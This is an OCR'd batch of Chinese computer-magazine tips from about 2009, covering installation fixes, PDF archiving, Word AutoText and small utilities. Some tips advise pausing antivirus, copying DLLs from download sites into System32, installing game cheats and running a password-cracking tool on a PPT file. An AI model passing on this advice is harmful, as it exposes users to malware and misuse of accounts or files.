★由于现在杀毒软件“管”得越来越宽，有时在安装一些需要对系统有改动的软件时它就会报错，比如你在瑞星监控打开的时候安装“Windows桌面搜索”就会出现错误。所以安装不成功，这时可以暂停监控再进行安装，然后将其添加到白名单中。

中途要退出　少一点都不行

软件出现无法安装的情况，大多数情况下还都是有提示的，诸如提示缺少.Net Framework环境、缺少DLL文件、缺少VC运行库等。正所谓缺什么就补什么，比如，在安装PP点点通时，安装向导在安装快结束时提示系统中缺少“MSVCP71.DLL”文件，这时只需安装VC库文件即可（下载地址：http://work.newhua.com/cfan/200908/vc7ku.rar），当然也可以从http://www.dll-files.com/或http://www.zhaodll.com/搜索提示缺少的相应DLL文件，放到System32目录中来解决问题。要是缺少.Net Framework，你可以从http://www.onlinedown.net/index.htm下载到。

不过解决问题的关键往往也会掉链子，比如.Net Framework能解决无法安装的问题，但偏偏它也会出现不能安装的情况，很多人都是在安装新版时遇到错误，比如安装到最后就没反应了，或是索性提示“正在注册 system.EnterprisService.dll”就挂掉。解决方案是运行cleanup_tool.exe（下载地址：http://work.newhua.com/cfan/200908/dctool.rar），彻底删除老版本的.Net Framework，然后重新安装。



小提示

有些修改版的系统会把一些软件所需要的服务关闭掉，这时软件在安装时就会出现错误，由于这种故障很难找到原因，所以建议不要随便安装修改版系统。

服务出问题　屡装屡败不稀罕

部分软件无法安装案例中提示是由于Windows Installer出错而导致的，现在，很多软件都采用Windows Installer标准制作安装包（扩展名一般是MSI），例如微软的绝大多数软件都使用该标准打包。不少朋友在安装QQ 2009时就遇到过这样的情况，安装时总是提示“无法安装Windows服务”而无法成功安装。如果软件安装过程中提示是由于Windows Installer有问题而导致无法安装，可以通过下述步骤来排除。

第一步：检查Windows Installer服务状态。按“Win+R”打开运行对话框，输入“services.msc”并回车，在打开的服务管理器中找到并双击Windows Installer服务，如果服务状态为“已停止”，请手工启动，如果只是因为服务终止而导致的安装故障（例如上述QQ2009无法安装的情况）即可解决（见图2）。

第二步：如果Windows Installer服务状态为已启动状态或是在已停止状态中无法启动，则说明Windows Installer本身可能损坏。接下来只需要到微软的官方网站下载最新版的Windows Installer程序并安装到系统中即可，下载地址：http://www.newhua.com/soft/12666.htm。

第三步：遇到更严重的情况时还有可能出现在重新安装Windows Installer程序时提示指定的服务已存在。这时就需要使用下面的方法来修复：按"Win+R"打开运行对话框，输入"msiexec /unregserver"将Windows Installer服务停止，接下来再重新安装Windows Installer最新版程序即可。

小提示

有些情况并不是Windows Installer服务本身的故障，但安装程序总提示是Windows Installer故障导致无法安装（见图3），如果在安装其他MSI的程序安装包时能够正常安装，则说明是程序本身有问题，这时可以通过从http://www.onlinedown.net/soft/27518.htm下载"Windows Installer CleanUp Utility"，安装运行后直接在列表中找到出问题的软件，选中后单击"Remove"将其Installer配置信息清除，之后再重新安装即可。

所需环境	软件
.Net Framework	Fences、Shutdown Scheduler、飞信、有道音乐盒、Vista优化大师、飞雪桌面日历、Nero等一些使用.Net Framework环境开发的软件
Windows Installer	ACDSee、Adobe软件系列（Reader）、Google Earth、Virtual PC、Nero、Skype、微软全系列软件（像Live Messenger、Office、微软拼音等），等所有以MSI为扩展名的程序安装包。

同门闹别扭 旧的不去新的不来

在无法安装故障案例中，很多是提示系统中有旧版本的故障，这时候可能是用户感觉自己已经卸载了旧版本，但由于卸载不干净，注册表或是硬盘中仍存留残余文件导致无法安装。这类无法安装故障，在微软Office办公软件、各种杀毒软件中居多。这时清理完旧版本即可解决问题。

小提示

在安装诸如输入法、QQ等需要常驻内存的软件新版本时，最好重启后再安装，否则有可能出现文件被占用不能安装的现象。

有些时候，对于不好删除的工具，我们可以通过软件的安装程序包里的卸载功能来处理，例如，以前系统中安装了低版本的Daemon Tools虚拟光驱，在准备安装最新的V4.3时总是遇到更新SPTD驱动错误，提示"系统文件写入错误，请尝试关闭杀毒软件后重试"。这时可以通过SPTD的最新驱动程序（下载地址：http://www.duplexsecure.com/downloads）安装包提供的卸载功能将系统中的旧版SPTD卸载干净，重新启动后再安装最新版Daemon Tools时就顺利地成功了。**（沈阳市计算机学校/李书博）** CF [XF34]



小提示

对于常用软件，一般都能找到专业的卸载工具，常见软件下载工具的下载地址可访问：http://blog.cfan.com.cn/index.php/346164/viewspace-395549。现在也有不少堪称专业级的卸载工具，像完美卸载、Your Uninstaller等也提供了专业的卸载功能，一些通常无法正常卸载干净的软件，通过这类专业卸载工具可以彻底地将其清理干净，进而可以解决因为版本冲突而无法安装程序的故障。

众星捧月 百张图片组合MM笑脸

拼图游戏大家都玩过吗？现实中有没有用处呢？收藏了MM的一些照片，如何给他一张图一无二的呢？如果用百位明星的照片组合成她的相貌，岂不够酷？跟我来吧！

第一步：首先准备一下素材，选择一些明星的图片（大约几十张就好，并放在单独文件夹里）和一张MM的图片，然后安装魔幻拼图（下载地址：http://work.newhua.com/cfan/200908/mhpt.zip，安装中注意最后一步取消两个插件的安装）并运行，单击"启动→添加母图"，然后选择一张你要做的MM的照片。

第二步：拖动照片上的框裁剪照片，拖动下方的滑块调整框的大小，如果感觉默认的比例不太好，可以单击"裁切相片比例"选择合适的比例，之后单击"确认"回到主界面。

第三步：单击"添加图库"，然后依次单击"添加图库→从本地添加"，将之前准备好的放有明星照片的文件夹添加进来，单击"确定选择"后回到主界面，单击中间的大箭头按钮，软件就开始了做合成工作（所需时间由添加的图库大小来决定），之后一张由众多明星照片拼接组成的MM照片就诞生了（见图）。单击"我要分享给朋友→打开本地文件夹"就可以看到作品了。**（北京/泡泡龙）** CF [XF35]



别动！我的文件你别动

对于喜欢奉献的技术狂人来，一旦在使用电脑方面有什么新的发现，总喜欢写成文字教程发布到网上和大家共同分享。在这之前可要记得将自己撰写的PDF文档加密以防止别人随便修改，最后上传到网上比较好。由于WPS2005就支持将编辑的内容保存为PDF格式；接下来笔者就只给大家介绍一下如何将制作好的PDF文档进行加密，以防止别人随便修改其内容。

第一步：解压运行"Pdf文件加密器"（下载地址：http://www.orsoon.com/Soft/7732.html），单击"选择&添加文件"按钮，将需要加密的PDF文档添加进来并勾选"备份原文件为（*.BAK）"。


第二步：勾选"加密后无需密码阅读，只进行防编辑和防复制"单选框，最后单击"执行加密"按钮，很快就会在需要加密的PDF文档所在的位置生成一个与其具有相同主文件名的EXE文件，这就是我们加密PDF文档后所生成的文件了。这个文件只能用Adobe Reader8.0之类的PDF阅读器来查看其内容而不能执行修改操作。

方法是不是很简单呢？有此需求的朋友不妨一试。**（山东/啄木鸟）** CF [XF36]

找外挂 不用东奔西走

游戏玩家们都会备几个外挂（当然是说合法外挂哦！），常为了一个外挂而在各大论坛里祈求，最后还要为外挂是否有毒，是不是最新的版本而疑惑，而且下载多了，管理起来也是麻烦，这外挂就不能有人帮我管管吗？当然有哦，一个管家就够了。

第一步：下载并运行外挂总管（下载地址：http://wzgj.newhua.com/soft/26968.htm），打开后你就看到左侧有很多游戏的名称，选择你喜欢的，例如打开“天龙八部”，右侧就出现该游戏所适用的外挂程序，游戏里的元宝可是比较难练的，那我们双击其中的“天龙八部刷元宝外挂”（见图，单击“选项”，输入软件默认的密码“admin”，登录后，在右侧输入新密码，然后单击“修改密码”，软件就启用你自己的新密码了）。




第二步：在弹出的对话框中选择“全国网通”，然后单击“下载”，软件就会自动下载了，下载完后会自动提示你安装外挂，按提示安装就好了。按照同样的步骤，我们还可以下载其他游戏外挂了，想要得到最新的外挂，不用再找，只需单击软件上的“同步”按钮，软件就会自动更新数据了，保证你的外挂最新。**(新疆/吴伟)** **CF**[XF37]

防止误操作 屏蔽窗口关闭按钮

时常有这样的遗憾，电脑窗口开了一大堆，有事离开，一通全关，却将有用的窗口给关闭了，后悔不已啊！真希望有些窗口能没有“关闭”按钮，这样就不会有失误了，还真巧，NoClose正有这个用处。

运行NoClose（下载地址：http://work.newhua.com/cfan/200908/NoClose.rar），关闭提示窗口后，它就会最小化到任务栏，激活要保护的窗口，按一下Ctrl+1快捷键，就会发现当前窗口的关闭按钮变成了灰色，无法正常点击，也就是不能将窗口关闭。用同样的方法，可以用NoClose将多个窗口锁定。如果想让关闭按钮恢复正常，再按一次Ctrl+1快捷键，就可以正常关闭窗口了。也可以直接关闭NoClose取消屏蔽。**(辽宁/阎皓)** **CF**[XF38]



小提示

NoClose还可以更换快捷键，右键单击任务栏里的图标选择Settings（设置）选项，定位到第一项，然后按下想设定的键（见图），单击“OK”保存即可。

字幕不再自己找

长夜漫漫、无心睡眠，淘来几部电影，正要欣赏一下，却发现影片没有自带字幕，正欲去射手网搜索字幕，忽然想到刚刚换用了新的射手影音播放器（下载地址：http://shooter.cn/svplayer/），那就不用这么麻烦了。


好字幕自动找

用射手影音播放器打开第一个影片，稍等片刻，字幕自动出现在了屏幕上，原来射手影音播放器自动搜索到了字幕。看完第一个影片，再打开第二个，却发现这次播放器没有自动找到影片，这是怎么回事，一看文件，原来这个影片的文件名比较乱，按下F2将文件名中的网址等去掉，只保留影片名，再次用射手影音播放器打开影片，一会字幕就出现了。

双字幕轻松看

射手影音播放器会自动为你匹配好双字幕。如果你既想学英语，又不想影响欣赏，那就中英文对照吧！

第一步：在播放画面右键单击，选择“第一字幕→设置”。在出现的对话框中（见图），分别将第一字幕和第二字幕设置为“上方”和“下方”，单击“应用”。



第二步：右键单击，选择“第一字幕→启用”，并设置为“Chinese”（中文），再右键单击选择“第二字幕→启用”，并设置为“English”（英文），再看电影画面，中英文都已经出现了。**(北京/黎明)** **CF**[XF39]

小提示

如果对字幕的位置不太喜欢，我们可以通过“Alt+[”和“Alt+]”来对第一字幕进行上下移动，通过“Ctrl+Alt+[”和“Ctrl+Alt+]”来对第二字幕进行上下移动。被分割为多段的视频，可以直接使用未分割的字幕来播放。另外，射手影音播放器在下方还会提示笔记本电池的电量，十分贴心。



告诉我，你变了没有？

“这个文件怎么改了？没有啊！你自己看！”领导与小张的一番对话惹来大家的议论，原来小张做的计划书不知道怎么被别人改错了，被领导大骂一顿，这可就危险了，自己的那些文档如何知道有没有被人修改呢？

实例1 比较合并现原形

发给对方一个Word文档，回来后如何知道他是否修改过呢？因为这个文档很重要，连字体都不能改的。我们需要请出对比利器“Beyond Compare”（下载地址：http://work.newhua.com/cfan/200817/BCOM.rar）。

先用Word打开原来的文档，然后依次单击“工具→比较合并文档”，在弹出的对话框中勾选“精确查找”，选择新文档，单击“比较”，之后就可以看到Word为你分析出的变化了。


小提示

如果是其他格式的文件或文件夹，我们可以用Beyond Compare（下载地址：http://work.newhua.com/cfan/200817/BCOM.rar）来对比看是否被修改过，具体使用方法可参考2008年第17期《惊喜！音频 图片也能对比了！》一文。

实例2 专业检测防PS

朋友发来一个图片，很是漂亮，说是自己拍的，谁知道有无PS过呢？可不想再弄一次“周老虎”事件。那还能怎么办？用照妖镜JPEGsnoop（下载地址：http://work.newhua.com/cfan/200908/tpjc.zip）检测一下就好了！

运行JPEGsnoop，将要检测的图片拖到JPEGsnoop，稍等片刻，软件的分析结果就出来了（见图），仔细看一下照片的各类数据，将滚动条拖到最下方，会清楚看到照此照片的相机，修改这个照片所用到的工具以及最后的结论，那就是这个照片被编辑过（虽然是英文，但很容易看明白）。（河北/Banner）**CF** [XF40]



小抄速记
Slightly copies the shorthand

Q1 如何去除图上的文字？

答：如果你会用Photoshop的话，那就比较轻松了。在工具栏里有一个修复画笔选项，按住“Alt”键选择文字旁边的背景，点下鼠标就把背景色复制完了，然后在上方的模式里选择“替换”，然后点击图片上的文字，用背景色替换文字就好了。

Q2 PPT文件的密码忘了怎么办？

答：文件密码忘了，也就只能找破解类工具了，我们可以下载“Passware Kit”（下载地址：http://work.newhua.com/cfan/200908/pjmm.rar），解压后先运行“绿化.reg”进行注册表的导入，然后再运行“offkey.exe”，再单击“恢复”按钮（见图），将忘记密码的PPT文件添加进来，软件就会自动分析，帮你找到忘记的密码了。



Q3 直接把文件拖到光盘和用Nero刻录有什么不同？

答：其实是一样的，直接拖到光盘里是调用系统自动的刻录工具进行刻录，用Nero刻录只是换用了一个专业软件而已，也就是说两者只有所用软件的不同。

Q4 如何取消“卡巴斯基试用版”黄色提示

答：打开软件主界面，点击黄色提示，单击“已安装程序的使用版本→隐藏消息→关闭”即可。

Q5 云端软件平台里的软件能升级吗？

答：云端软件平台里的软件是不能正常升级的，通过它安装的软件都是经过特殊处理的，一般只能用云端软件平台提供的版本，如果升级就会安装到系统了，失去了原来虚拟化的意思。

Q6 如何去掉文件夹右键Vagaa共享选项？

答：这是下载软件Vagaa对系统右键菜单做的修改，如果你没有在使用Vagaa，那你可以打开注册表，然后搜索Vagaa相关的键，将找到的项依次删除。如果你还在使用这个软件，并且不希望右键菜单里有这个选项，那你可以使用“XP超级右键”（下载地址：http://work.newhua.com/cfan/200908/yjcd.rar）来进行清除。解压运行后，单击“清理右键菜单”按钮，取消对“添加到Vagaa共享”的勾选后“应用”即可。**CF** [XF41]

遇到不能删除的文件，用WindRAR把它压缩的同时选中压缩后删除。不能删除的文件被RAR强行删除了，然后把压缩包删除即可。

责任编辑：贝贝壳壳 投稿地址：bang@cfan.com.cn
博客地址：http://snell.blog.cfan.com.cn

我们的档案馆 构建PDF电子档案速成

办公专家 管理篇 文件资料

面对成堆的档案和资料，WPS格式、Word格式、Excel格式、网页格式、TXT格式、图片格式，甚至还有我们不常用的排版软件格式,我们要把他们整理出来，方便以后查询，用什么方法好呢?

当然，我们可以给各个文件规范标题，然后放到相应的分类目录里面。可是我们要浏览P65文件的时候，难道还要安装古老的排版软件PageMaker?

或者将文档都转换成TXT格式文件，但格式和图片就荡然无存了。

或者转换成网页格式？相对好点，但有些格式文件无法转换为网页。而且长文档通过网页浏览还非常麻烦。

或者可以将他们打印出来，分类存档，但如果有几千上万页的文件，打印出来成本高不说，查看和检索也不轻松。

其实我们可以将我们所看到的文档，通通转换成PDF格式，然后再做一些简单的批量处理，就可以随心所欲地查看、搜索和分类检索各种文档资料了。

要解决的困惑

1 转换PDF总是很麻烦，如何才能批量转换各种文档到PDF?

2 PDF文档太大了，如何批量优化与合并PDF文档？

3 跳转PDF页面文档很费周折，如何批量为PDF文档添加跳转书签？

4 一大堆PDF文档，怎么才能通过关键词找到需要的内容？

5 有没有办法通过分类目录，直接访问PDF文档中的某个页面？

批量转换PDF文档，其实很简单

PDF文档大家可能在电子说明书中接触得较多，不少人可能还感觉陌生，以为是很专业的东西，也不知道用什么工具来处理PDF文档。其实现在越来越多的工具支持PDF了，包括WPS和Office 2007。

操作步骤

将Office文档转换成PDF


使用Office 2007将文档转换成PDF很简单，只要打开该文件，然后点击左上角的"Office按钮→另存为"，然后在"保存类型"里选择PDF,按"保存"即可得到PDF文件。Word 2007、Excel 2007、Powerpoint 2007方法完全相同。

操作步骤

使用Acrobat批量转换PDF

启动Adobe Acrobat，选择"文件→创建PDF→批量创建多个文件"，在弹出窗口中选择左上角的"添加文件"，然后批量添加要转换的PDF文件，也可以添加整个文件夹，然后弹出参数选择窗口（见图1），一般按照默认设置即可，确定后，文档即开始批量转换了。

其实最好的PDF批量转换工具，还是PDF的发明者Adobe公司出品的Adobe Acrobat。这是一款商业软件，最新版为9.0，但价格有些高昂，增强版为3000多元。但Adobe公司为了推广PDF，提供30天全功能试用版，下载地址为http://www.adobe.com/cn/products/acrobatpro/tryout.html，不过需要注册才能下载。大家可以到http://www.adobe.com/cn/products/acrobatpro/去了解该软件的具体功能。



小提示

★使用Office 2007批量转换PDF,需要用到Office 2007的宏，稍微有些麻烦，感兴趣的读者可以参考http://softbbs.pconline.com.cn/2922129.html。

★Adobe公司的设计软件套装Adobe Creative Suite里面，也包含有Adobe Acrobat。Adobe Acrobat安装时间比较长，因为它将搜索所有系统里安装的程序，并添加自己的控件到支持的程序中，使程序将具有转换PDF文档的功能。另外，第三方PDF的转换、编辑工具也很多，不过通过多年试用，从稳定性和兼容性来讲，Adobe Acrobat还是独占鳌头。

★Acrobat转换的时候，需要你正确安装文档的支持程序，如转换Word文档，需要正确安装Office。这是因为转换PDF的过程，实际是一种虚拟打印过程，而这个虚拟打印，需要文档的支持程序才能实现。

小知识

Acrobat具有非常强的文档转换功能，从AutoCAD到各种Office文件，从各种图片到各种多媒体格式（包含手机电影）。如我们转换一个网页，可以惊喜地发现转换成的PDF包含了Flash动画！而且所有的长网页都进行了自动分页。

优化与合并PDF文档


PDF文档是个筐，什么都可以往里装。确实，PDF文档可以保留原来文档的所有细节，但如果我们只是用来检索、查看，就不需要文档里面有Flash动画、精细的图片以及"原汁原味"的字体。这个时候可以优化PDF文档，使它变小一点。

另外一方面，如果零碎的文档很多，特别是很多排版设计文档，一页就是一个文件，为了归档，需将多个PDF文档合并成一个PDF文档，这样阅读起来不但方便，还可以从整体上减小文档的体积，因为PDF不用为每个文档都重复嵌入字体了。

操作步骤

优化PDF文档

在Adobe Acrobat中打开要优化的PDF文档，选择"文档→减少文件大小"，弹出参数设置窗口（见图2），按照默认设置即可，确定后即可开始优化。如果想批量优化，可以在图2的设置窗口中，点击"应用到多个文档"，然后添加要批量优化的文档或文件夹即可。



小提示

"减少文件大小"优化操作是一个快速优化操作，主要是合并字体、优化图片。如果想根据自己需要来优化PDF文档，或者想更大比例地减小PDF文档体积，可以使用菜单"高级→PDF优化器"，在这里面可以设置去掉Flash动画、调整图片分辨率、取消嵌入的字体等操作。

在Word 2003中要进行英汉互译或同义词查找，可点击"工具→信息检索"。

操作步骤

合并PDF文档

在Adobe Acrobat中选择"文件→合并→合并文件到单个PDF"菜单，然后添加要合并的PDF文档（见图3）。注意，通过窗口下面的"上移、下移"按钮，可以使要合并的文档按需要的顺序排列。在底部右边还可选择合并后文档的大小（用3个不同大小的页面示意3种大小），最后点击"合并文档"即可。

小提示

可以在文件夹中，点击要合并的文件，然后在鼠标右键菜单中选择"在Acrobat中合并支持的文件"，这一个步骤中可以将批量转换、优化、合并都统一到一起完成。不过并不建议用这个方法，因为如果转换文件多，容易出故障。另外没有未优化、未合并的中间文件，为以后的重复使用带来不便。

添加PDF书签不用愁

当我们合并了一个上百页的PDF文档，如果按照顺序翻阅那就太麻烦了，大家都知道PDF文档中可设置书签，我们可以根据书签跳转到需要阅读的页面。不过书签好用，制作起来就比较麻烦了。在Acrobat中最快捷的制作书签的方法就是：用鼠标选择某个页面中的标题，然后按Ctrl+B，即添加上书签了。但如果标题很多，每页都需要添加，工作量也不可小视。

书签添加绝技1：

如果我们是将Word文档转换成PDF，如果Word文档建立了文档大纲目录，Acrobat转换时会自动将大纲目录生成PDF的书签。

书签添加绝技2：

可以借助一款PDF挂书签工具FreePic2Pdf（下载地址：http://www.newhua.com/soft/70313.htm），先将目录制作成一个TXT文本文件，然后通过它添加到PDF中成为书签。

FreePic2Pdf是款个人免费工具，主要功能是将图片转换成PDF文档，给PDF添加书签属于附属功能。在软件主界面右下角点击"更改PDF"按钮，然后按照界面提示操作即可（见图4）。如果不清楚挂书签的文本格式要求，可以先将一个带书签的PDF文件"取"出TXT文本的书签，然后参照此格式即可——非常简单。



小提示

利用此工具，通过"挂"和"取"，就可以用记事本、Excel等软件修改添加书签，比在Acrobat中进行书签修改方便得多。不过此工具最多只能挂3000行书签，取则无限制。

快速检索PDF

PDF阅读软件Adobe Reader提供了对PDF文档的检索功能，但如果PDF文档比较大，或者检索的PDF文件比较多，则要花费很多的时间，检索多文档时操作也比较麻烦。其实用Adobe Acrobat可以制作一个索引文件，Adobe Reader可以利用这个索引文件对大量文档进行快速检索。

操作步骤

制作PDF索引文件

在Adobe Acrobat中选择"高级→文档处理→编录全文索引"菜单，在打开的窗口中选择"新建索引"（见图5），然后输入新建索引的名称，然后在"包含这些目录"栏中选择"添加"，添加要建立索引的PDF文件夹，可以添加多个文件夹，然后点击"构建"。如果PDF文档比较多，则可能花费较长的时间，即生成扩展名为PDX的索引文件。现在用Adobe Reader打开该索引文件，弹出搜索窗口，试试搜索速度是不是眨眼就好呢?

小提示

选择菜单"高级→文档处理→管理嵌入索引"，可以将一个文档的索引嵌入该文档，这样使用Adobe Reader搜索时候会快上很多。如果有新的PDF文档产生，而又不想重新费时生成所有文档的索引，可以只生成新文档的索引，然后用Adobe Reader搜索时，将所有的索引文件都选上即可。另外，搜索的时候，可以善用搜索的参数设置，实现只搜索书签目录、排除搜索等要求。



通过网页快速进入需要的PDF页面

PDF文档整理好了，但查看起来还是不太方便，如果能有一个网页格式的目录，想看某个PDF的某个页面，点击目录就直接跳转到该页，比要先打开PDF文档再通过书签跳转要方便得多。其实安装了Adobe Reader，就可以轻松实现，因为Adobe Reader在IE中安装了插件，支持IE打开指定页码的PDF文档。

操作步骤

制作网页格式的PDF文件分类目录

通过FreePic2Pdf将PDF的书签导出成为TXT文本，用Word打开，选择某个书签标题，点击右键，选择"超链接"，然后在地址栏填入"文件1.pdf#page=5"，表示链接到"文件1.pdf"打开第5页。将其他需要链接的目录都如此操作。然后另存为HTML文件，再用IE打开HTML文件，点击某个标题，IE就直接打开了PDF格式的"文件1"第5页了。

小提示

可以在Word中对目录进行分类排版，也可以导入到Dreamweaver等专业网页制作工具中进行完善。如果目录比较多，可以先将书签文本导入到Excel，然后用HYPERLINK自动添加超链接函数来批量添加超链接，稍微熟悉Excel的都能快速完成。

网上电子档案库

由于PDF文档的特性，非常适合用它来归类保存各种形形色色的文档，而且更关键的是，我们可以将他们统一放到局域网或者因特网服务器上，供网内网外的用户方便地查询。我们相信，看了此文，你也能为你的公司打造一个成本低廉的网上档案馆。**（文/德罡）**

CF [XF42]

打一个字，输入一幅图

——将自动图文集进行到底



如果在一篇文章中，要反复使用一些图片、短句或者其他对象，而每次使用都要用插入命令来操作，则太麻烦了，特别是很多图片还需要调整格式，能否我们输入一个单词，即自动插入呢？

其实使用自动图文集，就可以在文档中自动插入反复使用的词条、图像及其他对象。和Word 2003相比，Word 2007的自动图文集发生了很大的变化。那么在Word 2007中,如何才能实现在文档中自动插入呢？

方法一：使用自动替换

第一步：选中要反复使用的词条（也可以是图像、对象或带格式的一段或几段文本），例如是一幅五星红旗。单击左上角的“Office按钮→Word选项→校对”项，单击“自动更正选项”按钮，打开“自动更正”窗口。

第二步：在此窗口的“替换为”框中已自动填入了选中的文本（如果是图像或对象则为空）。

第三步：在“替换”框中输入被替换的文字，如WXHQ，最后点“确定”。

当在文档中要五星红旗时，只要在插入点输入被替换的文字——WXHQ，Word会立即使用五星红旗的图片替换这些文字。替换后，Word会显示一个“自动更正选项”按钮（见图1），使用该按钮，可以撤销这次自动替换，也可以永久禁止对该词条的自动更正。

方法二：使用文档部件

第一步：选中要反复使用的词条或图像，在“插入”选项卡的“文本”组中单击“文档部件”。

小提示

在QQ等聊天软件中，输入“:)”即可显示一个笑脸符号，在Word中用此方法可很方便地实现，甚至“自动更正”选项窗口还预置了此选项。当然用此方法也可以方便地输入其他你自定义的特殊符号。

改回至“软件名称”(H)
停止自动更正“软件名称”(A)
控制自动更正选项(C)...

1



小提示

Word 2007中有一个命令叫“替换为自动图文集”，当自动图文集中保存了词条，只要在文档中输入该词条的前一个或两个字，Word就会自动输入该词条的其他字。该命令在“自定义快速访问工具栏”的“不在功能区”中可以找到，把它添加到快速访问工具栏可提高操作的便利性。

第二步：在菜单中点击“将所选内容保存到文档部件库”，在“新建构建基块”对话框中，输入词条名称，“库”选择为“文档部件”（见图2），类别选择为“常规”。点击“确定”将该词条保存到构建基块的“文档部件”库中。

第三步：要使用该词条或图像，在“插入”选项卡的“文本”组中单击“文档部件”，然后在菜单的“常规”组中单击词条名，就可将该词条插入。

方法三：使用“自动图文集”库

